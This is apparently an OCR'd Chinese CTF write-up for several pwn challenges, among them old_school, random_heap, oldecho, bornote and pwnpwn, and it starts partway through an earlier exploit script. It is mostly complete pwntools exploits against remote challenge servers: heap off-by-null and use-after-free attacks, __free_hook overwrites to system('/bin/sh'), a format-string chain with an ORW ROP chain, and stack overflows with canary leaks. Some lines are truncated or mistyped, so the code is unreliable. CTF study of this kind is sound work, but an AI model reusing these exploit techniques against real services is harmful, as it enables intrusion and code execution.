   ru(what_choice)
   sl(ch_show)
   ru(what_idx)
   sl(str(idx))
   ru(what_c)


add(0,8)
add(1,8)


dele(0)
dele(1)


add(0,0x18)
show(0)
heap_addr = rv6() -0x260
lg('heap_addr')


add(2,0x30)
add(3,0x48)
edit(0,'a'*0x18+'\x91')


add(4,0x30)
add(5,0x48)
edit(3,'a'*0x48+'\x91')


```

```
add(6,0x30)
add(7,0x48)
edit(5,'a'*0x48+'\x91')


add(8,0x30)
add(9,0x48)
edit(7,'a'*0x48+'\x91')


add(10,0x30)
add(11,0x48)
edit(9,'a'*0x48+'\x91')


add(12,0x30)
add(13,0x48)
edit(11,'a'*0x48+'\x91')


add(14,0x30)
add(15,0x48)
edit(13,'a'*0x48+'\x91')


add(16,0x30)
add(17,0x48)
edit(15,'a'*0x48+'\x91')


add(18,0x30)


for i in range(8):
   dele(2*(i+1))


add(19,0x50)
show(19)
libc_base = ru7f() - 0x3ebd20
lg('libc_base')


free_hook = libc_base + libc.sym['__free_hook']
sys_addr = libc_base + libc.sym['system']


dele(15)
dele(17)
edit(19, 'a'*0x38+p64(0x51)+p64(free_hook))


add(20,0x40)
add(21,0x40)
edit(20, '/bin/sh\x00')
edit(21, p64(sys_addr))
dele(20)


src='''
```

```
# x/10xg $rebase()
# b *$rebase(0xd43)
bin
heap
'''
# bp(src)


itr()
```

2、old_school

libc2.27 off by one

```
# -*- coding: utf-8 -*-
from pwn import*
from ctypes import *


context.log_level='debug'
context.arch='amd64'
context.os = "linux"


local = 0
if local:
   r = process('./old_school')
else:
   r = remote("121.36.194.21", 49153)



sa = lambda s,n : r.sendafter(s,n)
sla = lambda s,n : r.sendlineafter(s,n)
sl = lambda s : r.sendline(s)
sd = lambda s : r.send(s)
rc = lambda n : r.recv(n)
ru = lambda s : r.recvuntil(s)
ti = lambda: r.interactive()


libc = ELF("./libc-2.27.so")


def debug():
   gdb.attach(r)
   pause()


def lg(s,addr):
   print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))


def add(index, size):
   sla("Your choice: ", "1")
   sla("Index: ", str(index))
   sla("Size: ", str(size))
```

```
def edit(index, content):
   sla("Your choice: ", "2")
   sla("Index: ", str(index))
   sa("Content: ", content)




def show(index):
   sla("Your choice: ", "3")
   sla("Index: ", str(index))




def delete(index):
   sla("Your choice: ", "4")
   sla("Index: ", str(index))




for i in range(7):
   add(i, 0xf8)
#0-6


add(7, 0x88) #7
add(8, 0xe8) #8
add(9, 0xf8) #9
add(10, 0x10) #10
edit(10, "/bin/sh\x00" + '\n')


for i in range(7):
   delete(i)


for i in range(7):
   add(i, 0x88)


for i in range(7):
   delete(i)


delete(7)
edit(8, "a" * 0xe0 + p64(0x180) + '\x00')
delete(9)




for i in range(7):
   add(i, 0x88)
```

```
add(7, 0x88) #7
show(8)
malloc_hook = (u64(r.recvuntil('\x7f')[-6:].ljust(8, "\x00")) & 0xFFFFFFFFFFFFF000) + (libc.sym['__malloc_h
libc_base = malloc_hook - libc.sym['__malloc_hook']
free_hook = libc_base + libc.sym["__free_hook"]
system_addr = libc_base + libc.sym["system"]
lg("libc_base", libc_base)


add(11, 0xe0) #11
delete(11)
edit(8, p64(free_hook) + '\n')


#debug()
add(12, 0xe0) #12
add(13, 0xe0) #13


edit(13, p64(system_addr) + '\n')


delete(10)


r.interactive()
```

3、random_heap

libc2.27 uaf

堆随机起来了，考虑爆破。

坚持不懈的跑通了

```
# -*- coding: utf-8 -*-
from pwn import*
from ctypes import *


#context.log_level='debug'
context.arch='amd64'
context.os = "linux"
#context.terminal = ["tmux", "splitw", "-h"]


local = 0
if local:
   r = process('./random_heap')
else:
   r = remote("124.71.140.198", 49153)



sa = lambda s,n : r.sendafter(s,n)
sla = lambda s,n : r.sendlineafter(s,n)
sl = lambda s : r.sendline(s)
```

```
sd = lambda s : r.send(s)
rc = lambda n : r.recv(n)
ru = lambda s : r.recvuntil(s)
ti = lambda: r.interactive()


libc = ELF("./libc-2.27.so")
libcc = cdll.LoadLibrary("/lib/x86_64-linux-gnu/libc.so.6")


def debug():
   gdb.attach(r)
   pause()


def lg(s,addr):
   print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))


def add(index, size):
   sla("Your choice: ", "1")
   sla("Index: ", str(index))
   sla("Size: ", str(size))




def edit(index, content):
   sla("Your choice: ", "2")
   sla("Index: ", str(index))
   sla("Content: ", content)




def show(index):
   sla("Your choice: ", "3")
   sla("Index: ", str(index))




def delete(index):
   sla("Your choice: ", "4")
   sla("Index: ", str(index))


v0 = libcc.time(0)
libcc.srand(v0)


for i in range(64):
   add(i, 0x80)
   a = libcc.rand()


for i in range(64):
   delete(i)
```

```
s = ""


for i in range(64):
   show(i)
   s = ru("\n")
   if len(s) > 15 and s[14] == '\x7f':
       break


malloc_hook = (u64(s[9:15].ljust(8, "\x00")) & 0xFFFFFFFFFFFFF000) + (libc.sym['__malloc_hook'] & 0xFFF)
libc_base = malloc_hook - libc.sym['__malloc_hook']
free_hook = libc_base + libc.sym["__free_hook"]
system_addr = libc_base + libc.sym["system"]
lg("libc_base", libc_base)


for i in range(64):
   edit(i, p64(free_hook))


ss = ['a','a','a','a','a','a','a','a','a','a','a','a','a','a','a','a','a','a','a','a','a','a','a']


for i in range(63):
   add(i, 0x80)
   edit(i, '/bin/sh\x00')
   a = libcc.rand() & 0xf
   print int(a)
   if ss[int(a)] == 'b':
       edit(i, p64(system_addr))
       break
   ss[int(a)] = "b"


print ss
delete(0)


sl("cat flag")

r.interactive()
```

4、sonic

栈溢出，给定程序基地址，且题目中已经有cli的路径，覆盖login_path为usr/bin/cli的地址即可

```
008E4 aBinLogin       db '/bin/login',0
008EF ; const char format[]
008EF format          db 'login noAuthLogin'
008EF
00901 aUsrBinCli      db '/usr/bin/cli',0
0090E unk_90E         db    0
```

Exp:

```
#!usr/bin/env python
```

```
#-*- coding:utf8 -*-
from pwn import *
import sys


pc="./sonic"
reomote_addr=["123.60.63.90",6890]


elf = ELF(pc)
libc = elf.libc


context.binary=pc
context.terminal=["gnome-terminal",'-x','sh','-c']




if len(sys.argv)==1:
   context.log_level="debug"
   p=process(pc)
if len(sys.argv)==2 :
   if 'r' in sys.argv[1]:
       p = remote(reomote_addr[0],reomote_addr[1])
   if 'n' not in sys.argv[1]:
       context.log_level="debug"


ru = lambda x : p.recvuntil(x,timeout=0.2)
sn = lambda x : p.send(x)
rl = lambda   : p.recvline()
sl = lambda x : p.sendline(x)
rv = lambda x : p.recv(x)
sa = lambda a,b : p.sendafter(a,b)
sla = lambda a,b : p.sendlineafter(a,b)
itr= lambda :p.interactive()
ru7f = lambda : u64(ru('\x7f')[-6:].ljust(8,'\x00'))
rv6 = lambda : u64(rv(6)+'\x00'*2)
lg = lambda s: log.info('\033[1;31;40m %s --> 0x%x \033[0m' % (s, eval(s)))
bp = lambda src=None : attach(p,src)
og = lambda libcpwd : map(int, subprocess.check_output(['one_gadget', '--raw', libcpwd]).split(' '))




ru("main Address=0x")
pie = int(rv(12),16) -0x7cf
lg('pie')




src='''
# x/10xg $rebase()
b *$rebase(0x7fb)
c
'''
# bp(src)
```

```
main = pie+0x7cf
login_path = pie+0x201010
username = pie + 0x201040
ru("login:")




p_rdi = pie+0x8c3
p_rsi_r15 = pie + 0x8c1
printf = pie + 0x5f0
execve = pie + 0x610
gets = pie+0x600
pay = flat([
   '\x00'*0x28,
   p_rdi,
   login_path,
   gets,
   main,
])




sl(pay)
sleep(0.1)
sl(p64(pie+0x901))
ru("login:")
sl(p64(0))


itr()


'''
0x00000000000008c3 : pop rdi ; ret
0x00000000000008c1 : pop rsi ; pop r15 ; ret
'''
```

5、old_school_revenge

2.27 off by null

```
# -*- coding: utf-8 -*-
from pwn import*
from ctypes import *


context.log_level='debug'
context.arch='amd64'
context.os = "linux"
#context.terminal = ["tmux", "splitw", "-h"]


local = 0
if local:
   r = process('./old_school_revenge')
```

```
else:
   r = remote("123.60.63.39",49153)



sa = lambda s,n : r.sendafter(s,n)
sla = lambda s,n : r.sendlineafter(s,n)
sl = lambda s : r.sendline(s)
sd = lambda s : r.send(s)
rc = lambda n : r.recv(n)
ru = lambda s : r.recvuntil(s)
ti = lambda: r.interactive()


libc = ELF("./libc-2.27.so")


def debug():
   gdb.attach(r)
   pause()


def lg(s,addr):
   print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))


def add(index, size):
   sla("Your choice: ", "1")
   sla("Index: ", str(index))
   sla("Size: ", str(size))




def edit(index, content):
   sla("Your choice: ", "2")
   sla("Index: ", str(index))
   sla("Content: ", content)




def show(index):
   sla("Your choice: ", "3")
   sla("Index: ", str(index))




def delete(index):
   sla("Your choice: ", "4")
   sla("Index: ", str(index))




for i in range(7):
   add(i, 0xf8)
#0-6
```

```
add(7, 0x88) #7
add(8, 0xe8) #8
add(9, 0xf8) #9
add(10, 0x10) #10
edit(10, "/bin/sh\x00" + '\n')


for i in range(7):
   delete(i)


for i in range(7):
   add(i, 0x88)


for i in range(7):
   delete(i)


delete(7)
edit(8, "a" * 0xe0 + p64(0x180))
delete(9)




for i in range(7):
   add(i, 0x88)


add(7, 0x88) #7
show(8)
malloc_hook = (u64(r.recvuntil('\x7f')[-6:].ljust(8, "\x00")) & 0xFFFFFFFFFFFFF000) + (libc.sym['__malloc_h
libc_base = malloc_hook - libc.sym['__malloc_hook']
free_hook = libc_base + libc.sym["__free_hook"]
system_addr = libc_base + libc.sym["system"]
lg("libc_base", libc_base)


add(11, 0xe0) #11
delete(11)
edit(8, p64(free_hook) + '\n')


#debug()
add(12, 0xe0) #12
add(13, 0xe0) #13


edit(13, p64(system_addr) + '\n')
#debug()
delete(10)


r.interactive()
```


6、oldecho

典型的格式化字符串漏洞，格式化字符串在bss段上，需要通过栈链来任意地址写，构造较为麻烦；


close(1)之后，无法正常输出，可以想办法可以改stdout的fileno为2，重定向到stderr；


这里先把返回地址改成main函数的首地址，使得栈抬高：

改之前：





改之后：






再次走到格式化字符串的位置，把返回地址改为ret，滑动到start函数的首地址：





然后栈上就会留下一个stdout指针：



然后把stdout的fileno改成2，就可以正常输出，泄露程序基地址和libc地址，之后在bss上布置orw，劫持rbp然后栈迁移到bss上执行即可读flag。

栈地址随机，要爆破几次

```
#!usr/bin/env python
#-*- coding:utf8 -*-
from pwn import *
import sys


pc="./oldecho"
reomote_addr=["123.60.32.152",49155]


elf = ELF(pc)
libc = elf.libc


context.binary=pc
context.terminal=["gnome-terminal",'-x','sh','-c']




if len(sys.argv)==1:
   context.log_level="debug"
   p=process(pc)
if len(sys.argv)==2 :
   if 'r' in sys.argv[1]:
       p = remote(reomote_addr[0],reomote_addr[1])
   if 'n' not in sys.argv[1]:
       context.log_level="debug"
```

```
ru = lambda x : p.recvuntil(x,timeout=0.2)
sn = lambda x : p.send(x)
rl = lambda   : p.recvline()
sl = lambda x : p.sendline(x)
rv = lambda x : p.recv(x)
sa = lambda a,b : p.sendafter(a,b)
sla = lambda a,b : p.sendlineafter(a,b)
itr= lambda :p.interactive()
ru7f = lambda : u64(ru('\x7f')[-6:].ljust(8,'\x00'))
rv6 = lambda : u64(rv(6)+'\x00'*2)
lg = lambda s: log.info('\033[1;31;40m %s --> 0x%x \033[0m' % (s, eval(s)))
bp = lambda src=None : attach(p,src)
og = lambda libcpwd : map(int, subprocess.check_output(['one_gadget', '--raw', libcpwd]).split(' '))


def edit(offset,value):
   sl('%{}c%{}$hhn'.format(value,offset))


sleep(3)
ru("Gift: 0x")
stack_addr = int(rv(12),16)


src='''
b *$rebase(0xdbd)
c
'''


p0,p1,p2 = 6,10,13


p1_addr = stack_addr+0x8
p2_addr = stack_addr+0x20
ret_addr = stack_addr - 0x10




edit(p0, u8(p64(p2_addr)[0]) )
edit(p1, u8(p64(ret_addr)[0]) )


edit(p0, u8(p64(p2_addr)[0])+1 )
edit(p1, u8(p64(ret_addr)[1]))
edit(p0, u8(p64(p2_addr)[0])+2 )
edit(p1, u8(p64(ret_addr)[2]))
edit(p0, u8(p64(p2_addr)[0])+3 )
edit(p1, u8(p64(ret_addr)[3]))
edit(p0, u8(p64(p2_addr)[0])+4 )
edit(p1, u8(p64(ret_addr)[4]))
edit(p0, u8(p64(p2_addr)[0])+5 )
edit(p1, u8(p64(ret_addr)[5]))


edit(p0, u8(p64(p2_addr)[0]) ) #restore
```

```
# bp(src)
edit(p2, 0x40)  #0x40


p0+=4
p1+=2
p2+=2
new_ret = stack_addr-0x38


edit(p1, u8(p64(new_ret)[0]))


edit(p0, u8(p64(p2_addr)[0])+1)
edit(p1, u8(p64(new_ret)[1]))
edit(p0, u8(p64(p2_addr)[0])) #restore


# bp(src)
edit(p2, 0x3f)  # E3F     retn


stdout_addr = stack_addr -0x80
p2_addr = stack_addr -0x10
p0=15
p1=41
p2=43
p_stdout = 29


edit(p1, u8(p64(stdout_addr)[0]))


edit(p0, u8(p64(p2_addr)[0])+1)
edit(p1, u8(p64(stdout_addr)[1]))
edit(p0, u8(p64(p2_addr)[0])) #restore


edit(p2, 0x90)
edit(p_stdout, 0x2)


# bp(src)
sl('%9$p%29$p')


ru('0x')
pie = int(rv(12),16)-0x202040
libc_base = int(rv(14),16) - 0x3c5690
# '''
# 0x0000000000021112 : pop rdi ; ret
# 0x00000000000202f8 : pop rsi ; ret
# 0x00000000001436b1 : pop rax ; pop rdx ; pop rbx ; ret
# 0x00000000000bc3f5: syscall; ret;
# '''


fmt_addr = pie + 0x202040
p_rdi = libc_base +0x0000000000021112
```

```
p_rsi =   libc_base +0x00000000000202f8
p_rax_rdx_rbx =  libc_base +0x00000000001436b1
syscall =  libc_base +0x00000000000bc3f5
ret =  p_rdi+1   #rdi+0xa0=rop_base,+0xa8=ret


flag_str_addr = pie + 0x202020
orw_base = fmt_addr + 0x10
rop_base=fmt_addr +0x20  #注意rop_base
flag_addr=orw_base
ORW=flat([
   './flag'.ljust(0x10,'\x00'),
   p_rdi,flag_addr,
   p_rsi,4,
   p_rax_rdx_rbx,2,4,0,
   syscall,
   p_rdi,1,
   p_rsi,flag_str_addr,
   p_rax_rdx_rbx,0,0x50,0,
   syscall,
   p_rdi,2,
   p_rsi,flag_str_addr,
   p_rax_rdx_rbx,1,0x40,0,
   syscall
])


rop_base_addr = stack_addr -0x138
rop_base -= 8
edit(p1, u8(p64(rop_base_addr)[0]))


edit(p0, u8(p64(p2_addr)[0])+1)
edit(p1, u8(p64(rop_base_addr)[1]))
edit(p0, u8(p64(p2_addr)[0])) #restore


# bp(src)
edit(p2, u8(p64(rop_base)[0]))


edit(p1, u8(p64(rop_base_addr)[0])+1)
edit(p2, u8(p64(rop_base)[1]))


edit(p1, u8(p64(rop_base_addr)[0])+2)
edit(p2, u8(p64(rop_base)[2]))
edit(p1, u8(p64(rop_base_addr)[0])+3)
edit(p2, u8(p64(rop_base)[3]))
edit(p1, u8(p64(rop_base_addr)[0])+4)
edit(p2, u8(p64(rop_base)[4]))
edit(p1, u8(p64(rop_base_addr)[0])+5)
# bp(src)
edit(p2, u8(p64(rop_base)[5]))




leave_ret = pie+0xe3e
leave_ret_addr = stack_addr -0x128
```

```
leave_ret_addr = stack_addr - 0x128


edit(p1, u8(p64(leave_ret_addr)[0])) #restore
edit(p2, u8(p64(leave_ret)[0]))
edit(p1, u8(p64(leave_ret_addr)[0])+1) #restore
edit(p2, u8(p64(leave_ret)[1]))


edit(p1, u8(p64(leave_ret_addr-8)[0])) #restore


# bp(src)
pay = '%{}c%{}$hhn'.format(0x3f,p2)
pay = pay.ljust(0x10,'a') + ORW
sl(pay)


lg('pie')
lg('libc_base')
lg('stack_addr')


itr()
```

7、bornote

libc-2.31 off by null

```
        else
        {
          if ( *addr == '\n' )
          {
            *addr = 0;
            return __readfsqword(0x28u) ^ v7;
          }
          ++addr;
        }
      }
      *addr = 0;                                        // off by null
      return __readfsqword(0x28u) ^ v7;
    }
```

开始时随机申请了一个size的chunk，所以调试前先patch一下，最后爆破成功的概率1/16

```
v3 = (((buf & 0xF) + 1) << 8) - 8;
malloc(v3 + 240);
return __readfsqword(0x28u) ^ v4;

v3 = (((but & 0xF) + 1) << 8) - 8;
malloc(0x10E0uLL);
return __readfsqword(0x28u) ^ v4;
```

```
#!usr/bin/env python
#-*- coding:utf8 -*-
from pwn import *
import sys
```

```
pc="./bornote"
reomote_addr=["121.36.250.162",49155]


elf = ELF(pc)
libc = elf.libc


context.binary=pc
context.terminal=["gnome-terminal",'-x','sh','-c']




if len(sys.argv)==1:
   context.log_level="debug"
   p=process(pc)
if len(sys.argv)==2 :
   if 'r' in sys.argv[1]:
       p = remote(reomote_addr[0],reomote_addr[1])
   if 'n' not in sys.argv[1]:
       context.log_level="debug"


ru = lambda x : p.recvuntil(x,timeout=0.2)
sn = lambda x : p.send(x)
rl = lambda   : p.recvline()
sl = lambda x : p.sendline(x)
rv = lambda x : p.recv(x)
sa = lambda a,b : p.sendafter(a,b)
sla = lambda a,b : p.sendlineafter(a,b)
itr= lambda :p.interactive()
ru7f = lambda : u64(ru('\x7f')[-6:].ljust(8,'\x00'))
rv6 = lambda : u64(rv(6)+'\x00'*2)
lg = lambda s: log.info('\033[1;31;40m %s --> 0x%x \033[0m' % (s, eval(s)))
bp = lambda src=None : attach(p,src)
og = lambda libcpwd : map(int, subprocess.check_output(['one_gadget', '--raw', libcpwd]).split(' '))




what_choice="cmd: "
ch_add="1"
ch_dele="2"
ch_edit="3"
ch_show="4"
what_size="Size: "
what_c="Note: "
what_idx="Index: "
def add(size):
   ru(what_choice)
   sl(ch_add)
   ru(what_size)
   sl(str(size))


def dele(idx):
   ru(what_choice)
```

```
    sl(ch_dele)
    ru(what_idx)
    sl(str(idx))


def edit(idx,c):
    ru(what_choice)
    sl(ch_edit)
    ru(what_idx)
    sl(str(idx))
    ru(what_c)
    sl(c)  ##


def show(idx):
    ru(what_choice)
    sl(ch_show)
    ru(what_idx)
    sl(str(idx))
    ru(what_c)




libc_base = 0
heap_base = 0


def leak():
    global libc_base
    ru("username: ")
    sl('Y1f4n')


    # max_count 10   size 0-0x654
    add(0x90) #0
    add(0x28) #1
    add(0x28) #2
    add(0x4f0) #3
    add(0x28) #4


    dele(3)
    add(0x4f0)
    show(3)
    # libc_base = ru7f() - 0x1ebbe0
    # lg('libc_base')


def game():


    global heap_base
    dele(2)
    dele(1)
    add(0x28)
    add(0x28)
    show(1)
    heap_base = rv6() - 0x13030-0x40
```

```
    ig('heap_base')


    pay = flat([
        0,0xf1,
        heap_base+0x12fb0,heap_base+0x12fb0,
        heap_base+0x12fa0,heap_base+0x12fa0
   ])
    edit(0,pay)


    edit(2, 'a'*0x20+p64(0xf0))


    dele(3)


    add(0xe0) #3


    dele(2)
    dele(1)


    free_hook = libc_base + libc.sym['__free_hook']
    sys_addr = libc_base + libc.sym['system']
    pay = flat([
        'a'*0x80,
        0,0x31,
        free_hook
   ])
    edit(3,pay)


    add(0x28)
    add(0x28)
    edit(1, '/bin/sh\x00')
    edit(2, p64(sys_addr))
    dele(1)


src='''
heap
bin
'''
# bp(src)
while True:
    try:
        leak()
        s=p.recvuntil('\x7f',timeout=0.2) ##
        if len(s)==0:
            raise Exception('')
        libc_base=u64(s[-6:]+'\x00'*2) - 0x1ebbe0
        break
    except Exception:
        p.close()
        p=process(pc)
        p = remote(reomote_addr[0],reomote_addr[1])
        continue
```

```
game()
lg('libc_base')
sl('cat flag')




itr()
```

8、pwnpwn

给程序基地址，泄露canary，栈溢出

```
# -*- coding: utf-8 -*-
from pwn import*
from ctypes import *


context.log_level='debug'
context.arch='amd64'
context.os = "linux"
#context.terminal = ["tmux", "splitw", "-h"]


local = 0
if local:
   r = process('./pwnpwn')
else:
   r = remote("124.71.156.217", 49153)



sa = lambda s,n : r.sendafter(s,n)
sla = lambda s,n : r.sendlineafter(s,n)
sl = lambda s : r.sendline(s)
sd = lambda s : r.send(s)
rc = lambda n : r.recv(n)
ru = lambda s : r.recvuntil(s)
ti = lambda: r.interactive()


libc = ELF("./libc-2.23.so")
libcc = cdll.LoadLibrary("/lib/x86_64-linux-gnu/libc.so.6")


def debug():
   gdb.attach(r)
   pause()


def lg(s,addr):
   print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))


sla("welcome to mimic world,try something\n", "1")
ru("0x")
vuln_addr = int(rc(12), 16)
```

```
shell_addr = vuln_addr - 0x94
pie = vuln_addr - 0x9b9
bin_sh = pie + 0x202010
pop_rdi = pie + 0xb83
system_addr = pie + 0x951
lg("pie", pie)


sl("2")
sa("hello", "a" * 0x69)
ru("a" * 0x69)
canary = u64('\x00' + rc(7))
lg("canary", canary)


sl("a" * 0x68 + p64(canary) + 'a' * 8 + p64(pop_rdi) + p64(bin_sh) + p64(system_addr))



r.interactive()
```